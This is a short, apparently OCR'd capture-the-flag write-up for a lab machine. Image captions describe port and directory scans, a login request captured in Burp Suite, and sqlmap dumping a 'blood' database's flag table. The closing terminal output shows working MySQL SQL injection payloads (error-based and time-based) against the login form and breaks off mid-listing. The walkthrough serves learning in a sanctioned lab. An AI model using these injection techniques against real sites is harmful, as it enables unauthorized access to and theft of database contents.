


THE ANSWERS FOR THE OBJECTIVES




FIRST NMAP AND GOBUSTER SCAN




THEN WE FOUND A SITE




WE USED GOBUSTER AND FOUND RESULTS(BLOOD)







WE USED DUMMY CREDENTIALS AND USED BURPSUITE TO CAPTURE THE REQUEST





THE REQUEST WAS SAVED IN Rrequest.txt AND THEN IT WILL USED FOR SQLMAP







WE FOUND BLOOD TABLE AND NOW TO FIND THE USER







WE FOUND IT IS ROOT THEN WE ENUMERATEBLOOD TABLE FOR TABLES





WE FOUND THREE TABLES AND WE USED THIS TO FIND THE FLAG


root@kali: /home/kali/thm/SQLMAP
File Actions Edit View Help
root@kali: /home/kali
root@kali: /home/kali
root@kali: /home/kali/Documents/burpsuite_pro_v2023.5.1
root@kali: /home/kali/thm/SQLMAP
└─# sqlmap -r request.txt -D blood -T flag --dump
{1.7.2#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 05:01:44 /2023-08-26/
[05:01:44] [INFO] parsing HTTP request from 'request.txt'
[05:01:44] [INFO] resuming back-end DBMS 'mysql'
[05:01:44] [INFO] testing connection to the target URL
got a 302 redirect to 'http://10.10.63.45:80/blood/login.php?error=true'. Do you want to follow? [Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] n
sqlmap resumed the following injection point(s) from stored session:
Parameter: username (POST)
Type: error-based
Title: MySQL ⩾ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: username=test' AND GTID_SUBSET(CONCAT(0×716a6a7a71,(SELECT (ELT(6174=6174,1))),0×716a6a7171),6174)-- bmWH&password=1234
Type: time-based blind
Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
Payload: username=test' AND (SELECT 9919 FROM (SELECT(SLEEP(5)))Aclq)-- pRSZ&password=1234
Parameter: password (POST)
Type: error-based
Title: MySQL ⩾ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
